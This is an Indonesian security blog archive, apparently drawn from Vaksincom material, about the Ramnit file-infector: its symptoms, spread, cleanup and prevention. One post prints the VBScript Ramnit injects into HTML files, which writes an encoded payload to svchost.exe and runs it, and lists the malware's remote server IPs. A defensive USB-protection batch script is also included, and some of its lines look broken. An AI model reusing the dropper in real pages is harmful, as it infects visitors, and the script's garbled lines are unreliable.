# #

Righteous Kill

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Quisque sed felis. Aliquam sit amet felis. Mauris semper, velit semper laoreet dictum, quam diam dictum urna, nec placerat elit nisl in ...

Quisque sed felis

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Quisque sed felis. Aliquam sit amet felis. Mauris semper, velit semper laoreet dictum, quam diam dictum urna, nec placerat elit nisl in ...

Etiam augue pede, molestie eget.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Quisque sed felis. Aliquam sit amet felis. Mauris semper, velit semper laoreet dictum, quam diam dictum urna, nec placerat elit nisl in ...

Hellgate is back

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Quisque sed felis. Aliquam sit amet felis. Mauris semper, velit semper laoreet dictum, quam diam dictum urna, nec placerat elit ...

Post with links

This is the web2feel wordpress theme demo site. You have come here from our home page. Explore the Theme preview and inorder to RETURN to the web2feel home page CLICK ...

Tampilkan postingan dengan label virus ramnit. Tampilkan semua postingan

Selasa, 21 Mei 2013

Ramnit Bikin Rumit, Ini Ciri PC Anda Telah Terinfeksi

Ramnit sejatinya bukan malware baru, namun karena kemampuan amfibinya, ia masih tetap eksis di jagat program jahat hingga saat ini. Lantas seperti apa ciri-ciri komputer yang terifeksi Ramnit?

-. Muncul pop-up iklan, pornografi atau perjudian
Dalam beberapa waktu tertentu, browser akan membuka pop-up iklan atau pop-up yang berisi konten pornografi atau perjudian (kasino). Hal ini yang terkadang membuat pengguna komputer menjadi tidak nyaman. (lihat gambar 1)

Gambar 1, Pop-up iklan yang dijalankan W32/Ramnit

-. Icon Removable media (USB Flashdisk) berubah menjadi icon folder 
Gambar 2, Icon USB Flash yang diubah W32/Ramnit

-. User tidak dapat mengakses USB Flash dengan menampilkan pesan 'Access is denied'.
 
Gambar 3, Blok akses USB Flash

-. Muncul pesan 'Compressed (zipped) Folders' pada saat mengakses Flash disk.
Gambar 4, Pesan error saat akses USB Flash

-. Muncul banyak file dengan nama file 'Copy of Shortcut to (1).lnk' sampai dengan 'Copy of Shortcut to (4).lnk' di USB Flash.
Gambar 5, File virus yang di drop oleh virus di USB Flash

-. Salah satu hal yang unik dan membuat virus ini sangat mudah aktif dan sulit dibasmi adalah setiap kali user melakukan klik kanan, selain menampilkan menu klik kanan, secara tidak langsung pengguna komputer juga menjalankan virus ini.

Selain gejala yang kasat mata, Ramnit akan melakukan aksi berbahaya baik yang terlihat maupun tidak terlihat, namun akibatnya sangat terasa dan berbahaya untuk korbannya.

Sebab selain mencuri data dari komputer korban, Ramnit juga melakukan pengunduhan malware lain yang tidak kalah berbahaya seperti Sality, Wapomi, Viking, Renosator, PWSTool, Alman, Kolab dan banyak malware berbahaya lainnya.

Berikut aksi Ramnit yang terkadang tidak kasat mata namun berbahaya:

>. Muncul script error setelah pop-up iklan
Setelah pop-up iklan yang muncul, maka akan muncul pop-up error atau script error dari browser. Munculnya script error ini mirip seperti virus 'ARP Spoofing' pada tahun 2008. 
Gambar 6, Pop-up error atau script error

>. Injeksi file .exe, .dll
Sama seperti varian malware Sality, Alman dan Virut, W32/Ramnit melakukan injeksi file exe. Hanya saja, W32/Ramnit juga melakukan injeksi terhadap file DLL (dynamic load library).

File exe dan dll yang diinjeksi akan bertambah sekitar antara 100-120 kb, tergantung varian Ramnit yang menginfeksi. Meskipun begitu, tidak semua file .exe dan .dll di drive C: yang diinjeksi.

>. Injeksi file HTM / HTML
Selain menginjeksi file .exe dan .dll, W32/Ramnit juga melakukan injeksi terhadap file HTM dan HTML. Injeksi dilakukan dengan menambahkan pada header dan footer.

Pada header, W32/Ramnit menambahkan script: DropFileName = 'svchost.exe'
Gambar 7, Script yang ditambahkan pada header file HTML

>. Sedangkan pada footer, W32/Ramnit menambahkan script:

Set FSO = CreateObject ("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & '\" DropFileName
If FSO.FileExists(DropPath)=False Then
Set fileobj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step2
Fileobj.write chr (CLng("&H" & Mid(WriteData, i,2)))
Next
Fileobj.close
End If
Set WSHshell = CreateObject ("Wscript.shell")
WSHshell.Run DropPath, 0
Gambar 8, Script yang ditambahkan pada footer file HTML

>. Membuat fungsi services Windows menjadi blank
Dengan aksi melakukan injeksi file pada file "iexplore.exe" dan file "services.exe", serta menambahkan script pada file web (htm/html) membuat fungsi dari services Windows menjadi blank. 
Gambar 9, Fungsi Services Windows menjadi blank

>. Membuat komputer hang/lambat dan bahkan koneksi jaringan menjadi terputus. Beberapa gejala yang terjadi dan penyebabnya dapat dijelaskan sebagai berikut berdasarkan jenis file yang diinjeksi Ramnit:

C:\WINDOWS\system32\svchost.exe, “svchost.ece” adalah file sistem yang berhubungan dengan koneksi jaringan. Akibatnya jaringan komputer akan terputus ketika file ini di injeksi.
C:\WINDOWS\system32\lsass.exe, “lsass.exe” adalah file sistem yang berhubungan dengan aktivitas komputer. Akibat injeksi ini, sistem komputer akan menjadi lambat / hang.
C:\WINDOWS\system32\services.exe, “services.exe” adalah file sistem yang berhubungan dengan services dan driver yang berjalan. Akibat injeksi ini akan menyebabkan gangguan pada servis dan driver yang di injeksi.
C:\Program Files\Internet Explorer\iexplore.exe, “iexplore.exe” adalah file browser Internet Explorer dari Microsoft. Tujuan injeksi ini adalah agar browser bisa dikontrol untuk melakukan koneksi ke remote server yang telah ditentukan oleh Ramnit sebelumnya.

>. Aktif pada proses memori
Seperti diutarakan di atas, setelah berhasil menguasai Internet Explorer, W32/Ramnit mencoba melakukan koneksi ke Remote Server menggunakan Internet Explorer yang telah di injeksi. Hal ini bisa kita lihat pada proses task manager, walaupun kita tidak sedang membuka IE / Internet Explorer (lihat gambar 10)
Gambar 10, Proses IEXPLORE.EXE (Internet Explorer) yang telah di-injeksi oleh W32/Ramnit

>. Melakukan koneksi ke Remote Server
Malware W32/Ramnit melakukan koneksi ke Remote Server untuk melakukan pengiriman informasi yang dibutuhkan pada Remote Server. Remote Server yang digunakan yaitu di antaranya:
195.2.252.247
195.2.252.252
69.50.193.157
74.125.227.17
74.125.227.18
74.125.227.20
95.211.127.69

>. Melakukan transfer data ke Remote Server
Selain mencoba melakukan koneksi dan berkomunikasi dengan remote server, W32/Ramnit juga mencoba melakukan transfer data dari komputer korban ke Remote Server dan sebaliknya mengirim file malware ke dalam komputer korban. 
Gambar 11, Transfer data antara komputer korban dengan Remote Server

>. Melakukan broadcast
Sama seperti halnya worm Conficker, W32/Ramnit juga melakukan broadacast pada jaringan. Yang berbeda adalah untuk W32/Ramnit hanya melakukan pada satu alamat yaitu: ADX.ADNXS.COM.
Gambar 12, Broadcast yang dilakukan oleh W32/Ramnit
baca keseluruhan - Ramnit Bikin Rumit, Ini Ciri PC Anda Telah Terinfeksi

Minggu, 19 Mei 2013

Cara Sembuhkan PC 'Sakit' Karena Ramnit

Meski berstatus virus lawas, Ramnit bukan berarti tak bikin pengguna komputer rumit. Jika sudah terinfeksi, bisa dipastikan komputer Anda akan 'sakit'. Ini cara untuk menyembuhkannya.

Virus Ramnit sejatinya sudah ada sejak tahun 2010. Namun virus ini tetap tidak bisa diremehkan karena Ramnit begitu rapi dalam menginjeksi dan menjalankan dirinya sendiri.

Ramnit memang sangat merepotkan korbannya, karena pada saat akan buka local disk (C:) tidak bisa karena virus ini merubahnya menjadi ekstensi '.dat' (lihat gambar 1), Task Manager juga dibuatnya jadi disable, buka run juga tidak bisa. (lihat gambar 2)


Gambar 1: Local Disk tidak bisa dibuka jika terinfeksi Ramnit
Gambar 2: Disable Task Manager

Tidak hanya itu, Folder Options pun tidak dapat dibuka. Dan masih ada yang namanya folder discus-X pada direktori C:\ Windows\ yang jika dicari secara konvensional tidak akan ketemu, karena rupanya disembunyikan (hidden).

Juga pembuatan folder “C:\Program Files\M1crosoft” (lihat gambar 3) yang bertujuan untuk mengelabui sistem komputer dan pengguna awam yang kurang jeli.
Gambar 3: Direktori M1crosoft yang dibuat Ramnit untuk mendukung aksinya.

Tidak lupa Ramnit juga membuat file yang menjadi ciri khasnya 'Copy of Shortcut (1), Copy of Shortcut(2), Copy of Shortcut(3), Copy of Shortcut (4)' dan mengeksploitasi celah keamanan Microsoft Windows yang memungkinkannya untuk menginfeksi secara otomatis via USB port setiap kali UFD (USB Flash Disk) terinfeksi Ramnit dicolokkan ke komputer.

Selain itu, Ramnit akan menginjeksi file yang berekstensi html dan htm. Jika Anda mengelola web server atau memanfaatkan file htm dan html dalam sistem intranet anda, pastinya harus ekstra hati-hati.

Pada saat Anda akan upload file html/htm ke website, Ramnit akan ikut serta karena sudah diinjeksikan dalam file tersebut dan secara otomatis akan menginjeksi komputer korban melaui peramban yang membuka halaman situs yang terinfeksi.

Inilah salah satu penyebab mengapa sampai saat ini Ramnit masih bertahan sebagai malware jagoan, seperti yang di informasikan pada 11 Situs Indonesia yang aktif menyebarkan Ramnit.

Selanjutnya Ramnit akan memanggil teman-temannya seperti, Sality, Alman, Virut, Conficker dan lainnya untuk masuk pada PC. Bikin pusing bukan?

Langkah Pembersihan

Lindungi dulu USB Flash Disk Anda agar Ramnit tidak bisa menginfeksi dengan menggunakan tools sederhana yang bisa Anda buat sendiri. Caranya buka notepad dan copy-paste script berikut ini:

<<>>

echo off

cls

REM — ubah warna
color b

REM -ubah judul
title Proteksi USB Flash* by Vaksincom

cd\

echo
echo W32/Ramnit (win32.Siggen.8) USB Flash Protection * by Vaksincom *
echo
echo - Tools ini digunakan untuk proteksi agar USB Flash tidak dijadikan
echo media penyebaran virus Ramnit
echo - Sebelum menjalankan tools ini, silahkan ubah lokasi drive
echo USB Flash pada script ini sesuai dengan lokasi drive USB Flash Anda
echo
echo

pause

echo Memulai untuk proteksi USB Flash

cd\

attrib -s -h -r h:\autorun.inf
del h:\autorun.inf /q

md \\.\h:\autorun.inf
attrib +s +h +r h:\autorun.inf
md \\.\h:\autorun.inf\con
md \\.\h:\autorun.inf\con\aux
md \\.\h:\autorun.inf\con\aux\nul.This_autorun.inf_is_PROTECT_by_Vaksincom_to_protect_your_USB-Flash_from_virus_infection

attrib -s -h -r h:\mso.sys
del h:\mso.sys /q

md \\.\h:\mso.sys
attrib +s +h +r h:\mso.sys
md \\.\h:\mso.sys\con
md \\.\h:\mso.sys\con\aux
md \\.\h:\mso.sys\con\aux\nul.This_mso.sys_is_PROTECT_by_Vaksincom_to_protect_your_USB-Flash_from_virus_infection

rmdir c:\RECYCLER /q
rmdir d:\RECYCLER /q
rmdir e:\RECYCLER /q
rmdir f:\RECYCLER /q
rmdir g:\RECYCLER /q
rmdir h:\RECYCLER /q
rmdir i:\RECYCLER /q
rmdir j:\RECYCLER /q
rmdir k:\RECYCLER /q

edit tulis @echo protected_by_av>c:\RECYCLER /q
edit tulis @echo protected_by_av>d:\RECYCLER /q
edit tulis @echo protected_by_av>e:\RECYCLER /q
edit tulis @echo protected_by_av>f:\RECYCLER /q
edit tulis @echo protected_by_av>g:\RECYCLER /q
edit tulis @echo protected_by_av>h:\RECYCLER /q
edit tulis @echo protected_by_av>i:\RECYCLER /q
edit tulis @echo protected_by_av>j:\RECYCLER /q
edit tulis @echo protected_by_av>k:\RECYCLER /q

attrib +s +h +r c:\RECYCLER
attrib +s +h +r d:\RECYCLER
attrib +s +h +r e:\RECYCLER
attrib +s +h +r f:\RECYCLER
attrib +s +h +r g:\RECYCLER
attrib +s +h +r h:\RECYCLER
attrib +s +h +r i:\RECYCLER
attrib +s +h +r j:\RECYCLER
attrib +s +h +r k:\RECYCLER

Del F:\Copy" "of" "Shortcut" "to" "(1)"".lnk" /q
Del F:\Copy" "of" "Shortcut" "to" "(2)"".lnk" /q
Del F:\Copy" "of" "Shortcut" "to" "(3)"".lnk" /q
Del F:\Copy" "of" "Shortcut" "to" "(4)"".lnk" /q

md h:\Copy" "of" "Shortcut" "to" "(1)"".lnk"
md h:\Copy" "of" "Shortcut" "to" "(2)"".lnk"
md h:\Copy" "of" "Shortcut" "to" "(3)"".lnk"
md h:\Copy" "of" "Shortcut" "to" "(4)"".lnk"

attrib +s +h +r h:\Copy" "of" "Shortcut" "to" "(1)".lnk"
attrib +s +h +r h:\Copy" "of" "Shortcut" "to" "(2)".lnk"
attrib +s +h +r h:\Copy" "of" "Shortcut" "to" "(3)".lnk"
attrib +s +h +r h:\Copy" "of" "Shortcut" "to" "(4)".lnk"

msg %username% /time:30 "USB Flash Anda sudah di proteksi dari virus Ramnit"

msg %username% /time:30 "W32/Ramnit USB Flash Protection (c) 2011-Vaksincom"


<<>>

Kemudian simpan dengan nama [Save as] 'ProteksiUFD.bat' (tanpa tanda kutip), kemudian double klik untuk menjalankan tools ini.

Jika Anda awam dan ingin mengetahui bagaimana langkah untuk melakukan [Save as], bisa menanyakan kepada teman atau silakan tanyakan kepada Vaksinis dengan mengirimkan email ke info@vaksin.com.

Setelah itu, jalankan tools untuk melindungi UFD ini pada setiap UFD yang Anda miliki. Hal ini penting untuk mencegah UFD Anda terinfeksi Ramnit dari komputer lain dan menjadi 'agen rahasia' penyebar Ramnit.

Siapkan PC yang bersih dari virus dan unduh Antivirus G Data (dan manualnya) dari situs virusICU http://www.virusicu.com/product/antivirus2014.php. Setelah selesai, kopi dan install pada PC yang terinfeksi Ramnit.

Jika Anda mengalami kesulitan/keterbatasan bandwidth untuk mengunduh file instalasi yang cukup besar, bisa meminta bantuan teman atau warnet untuk membantu mengunduhkan.

Pertimbangan Vaksincom menggunakan G Data Antivirus adalah karena G Data secara otomatis akan memburu dan membasmi semua file Ramnit dengan usaha sangat minimal dari pengguna komputer.

Instal G Data dan JANGAN restart! Kita update dulu antivirusnya. Jika mengalami kesulitan dalam instalasi G Data, jangan ragu untuk menghubungi Vaksincom untuk mendapatkan bantuan teknis gratis.

Setelah terinstal pada komputer dan tanpa restart, G Data sudah mampu memproteksi sistem komputer anda dan dalam proses update akan secara otomatis akan mulai melakukan pembersihan terhadap file-file Ramnit yang mengganggu komputer Anda (lihat gambar 4).

Namun ingat, file Ramnit yang sedang aktif belum diotak-atik karena jika dipaksa untuk dibasmi akan mengakibatkan sistem komputer crash. Untuk tahap pembersihan kedua, Anda perlu mengunggu sampai update selesai dan melakukan restart.
Gambar 4: Pada saat proses update tiba tiba muncul pop-up bahwa PC terdapat virus.

Setelah update selesai (lihat gambar 5) silakan restart PC agar antivirus berjalan optimal melindungi komputer dari semua ancaman malware dan membasmi file-file Ramnit yang mencoba aktif dan menginjeksi file-file sistem Windows.
Gambar 5: G Data memiliki dua engine antivirus untuk deteksi terbaik dan dengan teknologi CloseGap membuatnya menjadi tidak menghabiskan terlalu banyak resource komputer dibandingkan antivirus lain.

Setelah PC restart maka dengan sendirinya G Data akan menangkap lebih banyak antek-antek Ramnit lagi tanpa mengaktifkan full scan. Namun untuk mendeteksi malware lain yang bercokol di komputer, Anda tetap perlu menjalankan full scan pada PC.

Setelah full scan selesai, dalam pengetesan yang dilakukan oleh laboratorium virus Vaksincom, hanya dalam waktu 4 jam sejak infeksi pertama kali Ramnit ini telah membuat file malware sebanyak 434 buah yang berhasil dicokok G Data (lihat gambar 6).

Bayangkan berapa jumlah malware yang dalam waktu 1 hari, 1 minggu atau bahkan 1 bulan. Maka sangat disarankan jika PC sudah terinfeksi virus, sesegera mungkin bersihkan PC sebelum file virus berpesta dalam PC.
Gambar 6: G Data berhasil mendeteksi dan membasmi 434 antek-antek Ramnit yang mereplikasi dirinya dalam waktu 4 jam.

Langkah tambahan jika Anda memiliki file HTM atau HTML yang terinjeksi Ramnit dan mengalami kesulitan dalam pembersihannya, bisa menggunakan Chanet Splitter II yang dikembangkan oleh Yayat, kontributor Vaksincom.

Tools ini berguna jika Anda memiliki banyak file .htm / .html yang jika dilakukan pembersihan manual akan memakan waktu yang sangat lama dan melelahkan.

Masih ada satu langkah lagi untuk mengamankan PC dari serangan virus yang mengeksploitasi celah keamanan, Anda sangat disarankan untuk melakukan automatic update pada software yang digunakan.

Dalam kasus Ramnit ini, celah keamanan yang dieksploitasi adalah (MS10-046 KB2286198) yang patchnya bisa Anda download di sini.
baca keseluruhan - Cara Sembuhkan PC 'Sakit' Karena Ramnit

Senin, 04 Maret 2013

Ramnit Masih Jadi 'Raja' Virus Indonesia

Malware memang banyak yang memiliki spesifikasi khusus seperti Trojan yang mencuri data baik data keuangan maupun, dokumen berbagai format. Ramnit yang selama ini beredar merupakan file infector yang secara teknologi memiliki keunikan tersendiri, belum juga tergantikan di posisi atas. 

Virus Ramnit sekaligus menjadi salah satu virus yang melegenda ini mampu mengeksekusi perintah secara remote, yaitu perintah untuk:

-. Download files dari remote komputer dan/atau dari internet.
-. Menjalankan executable files.
-. Mampu meng-update dirinya ke versi yang lebih baru. 
-. Menghapus cookies.
-. Menghapus Registry entries.
-. Capture screenshot.

Angka infeksi Ramnit sebesar 18,6% menjadikan Indonesia berada pada posisi ke 2 dunia untuk infeksi virus Ramnit.

Technical Consultant pada PT. Prosperita-Eset Indonesia, Yudhi Kukuh menambahkan, email adalah vektor yang perlu diwaspadai, karena jalur ini sering dipakai sebagai lalu lintas malware untuk menginfeksi korban.

"Win32/Chir.B yang terdeteksi kembali aktifitasnya oleh Eset pada 11 February 2013 lalu, saat itu masih beredar di wilayah Asia Selatan dan Afrika, berdasarkan laporan, kini telah ditemukan jejaknya di Indonesia, dan diperkirakan menyebar melalui email yang memang mampu melalui batas continent sebuah negara," tukasnya.

Win32/Slugin.A

Sementara itu infeksi lain yang perlu diperhatikan selama periode Februari 2013 adalah virus yang diidentifikasi oleh eset sebagai Win32/Slugin.A.

Malware berkategori virus ini sebenarnya adalah file infector yang terdeteksi sejak Maret 2010. Besarnya 110.6 Kb dan ketika diaktifkan ia akan masuk ke penyimpanan data dan mencari file tertentu untuk diinfeksi yaitu:
-. %windir%\w2help.dll
-. %messengerfolder%\w2help.dll

Virus Slugin ini juga bermuatan backdoor sehingga bisa dikendalikan dari jarak jauh alias remote. Sedangkan aktifitas utama adalah mengumpulkan dan melarikan data-data komputer seperti:

-. Network adapter information.
-. User name
-. IP address komputer
-. IP address pada router di jaringan local

Selanjutnya data yang terkumpul tersebut dikirimkan via e-mail ke komputer lain.

Menurut catatan Eset LiveGrid, meskipun angka prevalensinya 2.55% tetapi angka itu sudah cukup menjadikan Indonesia pada posisi teratas dunia untuk infeksi Win32/Slugin tersebut. Sebuah prestasi yang tidak menyenangkan bukan? 

baca keseluruhan - Ramnit Masih Jadi 'Raja' Virus Indonesia

Rabu, 30 Maret 2011

'Aji Kanuragan' untuk Menghadapi Ancaman Ramnit

Paruh pertama tahun 2011 adalah milik Ramnit, Ramnit menduduki peringkat pertama sampai bulan Juni 2011 sebagai malware yang paling banyak menginfeksi komputer-komputer di Indonesia berdasarkan data yang diolah oleh laboratorium virus Vaksincom (lihat gambar 1).

Sampai saat ini sudah banyak varian yang dihasilkan oleh virus Ramnit walaupun demikian virus ini mempunyai ciri-ciri, karakteristik dan aksi yang sama, nama file induknya pun tidak mengalami perubahan dengan tetap menggunakan nama file WaterMark.exe.


Gambar 1. Statistik penyebaran virus Ramnit Semester I (Juni 2011), sumber : Data Research Vaksincom 2011


Media Penyebaran

Untuk menyebarkan dirinya, Ramnit akan memanfaatkan berbagai media seperti:


  • USB Flash, dengan membuat file :


    • autorun.inf
    • Copy of Shortcut to (1).lnk
    • Copy of Shortcut to (4).lnk 
  • Membuat file virus di folder RECYCLER dengan ekstensi .CPL dan EXE serta menginfeksi file aplikasi (EXE), DLL dan HTM/HTML.
  • Mengeksploitasi celah keamanan Windows MS10-046 KB2286198 http://www.microsoft.com/technet/security/bulletin/ms10-046.mspx
  • Internet, penyebaran Ramnit melalui internet dapat terjadi jika user mengakses file htm atau html dari webserver yang sudah diinjeksi oleh Ramnit.
  • Jaringan (LAN/WAN) dengan cara menginjeksi file EXE/DLL/HTM/HTML pada folder/drive yang di share.

Target Infeksi

Pada saat Ramnit menginfeksi komputer ia akan mencari dan menginfeksi file yang mempunyai ekstensi EXE, DLL dan HTM/HTML disemua drive termasuk removable media. Hal yang menarik di sini adalah Ramnit mempunyai kemampuan untuk menyisipkan kode virus pada setiap file HTM/HTML yang ditemui.

Pada saat korbannya membuka file HTM/HTML yang sudah terinfeksi secara otomatis Ramnit akan membuat sebuah file dengan nama “svchost.exe” di folder [C:\Documents and Settings\%UsernamePC%\Local Settings\Temp]. Setelah berhasil membuat file “svchost.exe”, ramnit akan menjalankan file tersebut sehingga akan terbentuk file baru dengan nama “svchostmgr.exe” di lokasi yang sama, kemudian akan membuat file “WaterMark.exe” sebagai file induk di lokasi yang sudah ditentukan.

File “WaterMark.exe” ini untuk beberapa saat akan aktif di memory dan kemudian akan mendompleng ke proses “Svchost.exe” Windows, sehingga proses yang tampil di memory bukan file “WaterMark.exe” melainkan “Svchost.exe” yang akan aktif dengan menggunakan username %userPC% (%userPC%, adalah user account yang digunakan pada saat login Windows). (lihat gambar 2 dan 3)


Gambar 2. Proses virus Ramnit yang menumpang pada proses [svchost.exe] Windows dan injeksi file


Gambar 3. Proses svchost Windows yang melindungi Ramnit


Dengan kemampuan menginjeksi file HTM/HTML (lihat gambar 4 dan 5), akan mempermudah dalam upaya untuk menyebarkan dirinya terutama jika Ramnit sudah menginfeksi Web Server, sehingga pada saat user mengakses halaman web yang sudah terinfeksi maka komputer korban akan langsung terinfeksi oleh Ramnit.


Gambar 4. Injeksi Ramnit di file htm / html

Gambar 5. Injeksi ini mengandung eksekusi dan file master Ramnit sendiri

Jika korbannya mengeksekusi file EXE yang sudah terinfeksi oleh Ramnit, maka akan muncul satu file baru dengan menambahkan string MGR setelah nama file (lihat gambar 6).

Gambar 6. Contoh file yang sudah terinfeksi virus dan file duplikat virus

Bersatu Kita Teguh, Bercerai Teman Damaikan

Ibarat kata pepatah iklan rokok, Bersatu Kita Teguh Bercerai Teman Damaikan. Pada saat komputer sudah terinfeksi Ramnit, ia akan mengundang teman-temannya seperti Virut atau Sality yang mempunyai kemampuan untuk menginfeksi file aplikasi (EXE), sehingga dalam satu file aplikasi (EXE) sering dijumpai terinfeksi lebih dari satu virus selain Ramnit (contoh: Sality atau Ramnit), jika hal ini terjadi maka anda akan teringat pada pepatah lain. Sudah jatuh, tertimpa tangga dan celana sobek lagi.

LANGKAH PENCEGAHAN

Bagaimana membuat PC anda kebal terhadap serangan Ramnit?
Dari hasil analisa lab Vaksincom, saat ini virus Ramnit “selalu” menggunakan file induk dengan nama yang sama yakni “WaterMark.exe” walaupun lokasi penyimpanan nya berbeda-beda tergantung varian yang menginfeksi komputer tersebut serta membuat file “Explorermgr.exe” yang berada di direktori [C:\Windows], file “Explorermgr.exe” ini tercipta jika Ramnit berhasil menginfeksi file “Explorer.exe”.

Agar komputer Anda tidak menjadi korban keganasan Ramnit, berikut beberapa tips dan trik agar komputer kebal dari serangan Ramnit.

1.Buat folder dummy (folder kosong) dengan nama “WaterMark.exe” dan “svchost.exe” di lokasi yang biasa di incar oleh virus, kemudian ubah attribut file tersebut menjadi Hidden, System dan Read Only. Langkah ini dilakukan agar Ramnit tidak bisa membuat file induk virus di lokasi yang sama.

2.Buat file “Recycler” disetiap drive, kemudian ubah attribut menjadi Hidden, System dan Read Only. Langkah ini dilakukan agar Ramnit tidak dapat membuat file induk (berupa ekstensi EXE dan CPL) kedalam file RECYCLER. dikarenakan RECYCLER ini berupa file (bukan berupa FOLDER) maka Ramnit tidak akan dapat membuat file virus di lokasi tersebut.

3.Buat 2 (dua) key registry di lokasi berikut :
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options (lihat gambar 7)
Key : Explorermgr.exe dan WaterMark.exe
String value : Debugger
Type : REG_SZ
Data value : ntsd –d

Gambar 7. String registry untuk blok Ramnit agar tidak dapat aktif di komputer

Langkah ini dilakukan, agar script/kode virus yang ada pada file virus Ramnit tidak dapat di eksekusi, sehingga Ramnit tidak dapat aktif di memory.


Kanuragan untuk USB Flash

Sebagaimana yang telah dijelaskan sebelumnya, Ramnit juga akan menyebarkan dirinya dengan memanfaatkan media USB Flash dengan membuat beberapa file virus, berikut tips dan trik agar Ramnit tidak dapat membuat file induk kedalam Media USB Flash

1.Khusus untuk file dengan ekstensi EXE/DLL/HTM/HTML sebaiknya di kompres dengan menggunakan program WinZIP/WinRAR agar virus tidak menginfeksi file tersebut, jika perlu gunakan password.


2.Buat folder kosong dengan nama [autorun.inf]. Agar folder [autorun.inf] tidak dihapus oleh virus buat folder kosong di dalam folder [autorun.inf] dengan karakter yang tidak dikenal oleh Windows seperti CON dan NUL. Jika folder [autorun.inf] tersebut di hapus akan terjadi kegagalan dengan menampilkan pesan error. Sebaiknya ubah atribut menjadi Hidden, System dan Read Only (lihat gambar 8 dan 9)

Gambar 8. Membuat file autorun.inf

Gambar 9. Pesan error saat menghapus file autorun.inf

3.Buat folder kosong dengan nama “Copy of Shortcut to (1).lnk”, “Copy of Shortcut to (2).lnk”, “Copy of Shortcut to (3).lnk” dan “Copy of Shortcut to (4).lnk”, kemudian ubah atribut menjadi Hidden, System dan Read Only.

4.Buat file “Recycler”, kemudian ubah atribut menjadi Hidden, System dan Read Only.

5.Buat folder kosong dengan nama MSO.SYS, kemudian ubah atribut menjadi Hidden, System dan Read Only.
baca keseluruhan - 'Aji Kanuragan' untuk Menghadapi Ancaman Ramnit

Aplikasi Ampuh Penangkal Virus Ramnit

Pada saat ini sudah banyak beredar tools yang dapat digunakan untuk membasmi Ramnit, tetapi tidak untuk membuat komputer kebal terhadap Ramnit. Inilah salah satu aplikasi tersebut.


Beragam cara bisa dilakukan untuk memberantas virus Ramnit, seperti menggunakan antivirus tertentu atau melakukan beberapa langkah pada link berikut.


Dengan bantuan aplikasi khusus yang digarap oleh Vaksincom, Anda dapat membuat komputer kebal Ramnit meskipun sistem operasi belum dipatch dari celah keamanan yang di ekspolitasi oleh Ramnit. 


Namun ada satu hal yang menjengkelkan dari Ramnit, yakni menyangkut web server yang mengandung file htm atau html. Seperti kita ketahui, salah satu metode penyebaran Ramnit adalah menginjeksi file htm / html yang bertujuan menyebarkan dirinya melalui file yang dibuka oleh browser komputer korbannya. 


Jadi jika ia berhasil menginjeksi webserver, maka siapapun yang mengakses webserver tersebut akan bisa terinfeksi dengan hanya membuka file htm / html di webserver tersebut. Lebih kasihan lagi jika Anda webmaster atau webdesigner yang banyak sekali berurusan dengan file htm atau html. 


Sekali komputer /server terinfeksi Ramnit maka semua file htm dan html akan di injeksi oleh Ramnit dan kabar buruknya adalah sampai saat ini semua program antivirus akan menghapus atau paling tidak mengkarantina file tersebut.


Padahal sebenarnya file htm dan html tersebut masih bisa dibersihkan sehingga tidak perlu memulai dari awal lagi. Sekali lagi Vaksincom bekerjasama dengan programmer asal Jogja, Yayat membuatkan tools bertajuk Chanet Splitter II untuk menyelamatkan file htm dan html yang bisa diunduh secara gratis pada melalui situs vaksincom.

Chanet Splitter II
Mungkin anda masih ingat dengan virus Kespo, dimana virus ini mempunyai kemampuan untuk menginjeksi file Ms Office yang mempunyai ekstensi .doc dan .xls. Pada waktu itu banyak antivirus lokal berlomba-lomba untuk membuat tools yang dapat memperbaiki file yang sudah di injeksi oleh Kespo salah satunya adalah Tools CHANAL SPLITTER hasil karya bung Yayat dari Yogya.

Kini seiring dengan munculnya Ramnit, dia kembali membuat tools dengan nama CHANET SPLITTER II yang digunakan untuk memperbaiki file HTM/HTML yang sudah terinfeksi Ramnit. Tools ini dapat mencari file HTM/HTML dengan cepat pada Drive/folder yang sudah kita tentukan sebelumnya serta memperbaikinya sehingga file tersebut dapat digunakan kembali tanpa menghapusnya.

Berikut beberapa kelebihan yang dimiliki oleh CHANET SPLITTER II adalah :

1.Gratis
2.Mampu mencari dan mematikan proses Ramnit yang aktif di memori secara otomatis pada saat CHANET SPLITTER di jalankan
3.Mampu memperbaiki registri yang diubah oleh virus
4.Mampu menghapus file induk Ramnit
5.Proteksi PC agar kebal dari Ramnit
6.Proteksi agar Ramnit tidak membuat file virus ke USB Flash
7.Mencari dan memperbaiki file HTM/HTML yang terinfeksi Ramnit


Catatan:
1.Putuskan hubungan komputer dari jaringan guna mencegah infeksi ulang.

2.Jika komputer anda masih terinfeksi Ramnit, gunakan terlebih dahulu Norman Ramnit Cleaner untuk menghentikan semua proses Ramnit yang aktif di komputer anda dan membersihkan file .exe dan .dll yang di injeksi Ramnit. Kemudian scan Full HDD termasuk Removable Media (USB Flash/HDD Eksternal) dengan menggunakan antivirus yang terupdate untuk membersihkan file EXE/DLL yang sudah terinfeksi.

3.Gunakan tools Chanet Splitter II jika anda ingin membuat komputer anda kebal dari Ramnit dengan satu tombol. Selain dapat memperbaiki file HTM/HTML, Chanet Splitter II juga mempunyai kemampuan untuk proteksi agar komputer kebal dari virus Ramnit.

4.Tools yang Kami sertakan ini HANYA digunakan untuk memperbaiki file HTM/HTML yang telah terinfeksi Ramnit saja. Untuk membersihkan file EXE/DLL yang sudah terinfeksi Ramnit silahkan gunakan Norman Ramnit Cleaner.

5.Sangat disarankan untuk instal security patch Windows (MS10-046 KB2286198)
baca keseluruhan - Aplikasi Ampuh Penangkal Virus Ramnit

Rabu, 02 Maret 2011

Ciri Komputer yang Terjangkit Virus Ramnit

Meski terbilang baru, namun virus Ramnit menyebar dengan sangat cepat.

Berikut adalah ciri-ciri komputer yang terjangkit virus tersebut dari keterangan vaksincom.

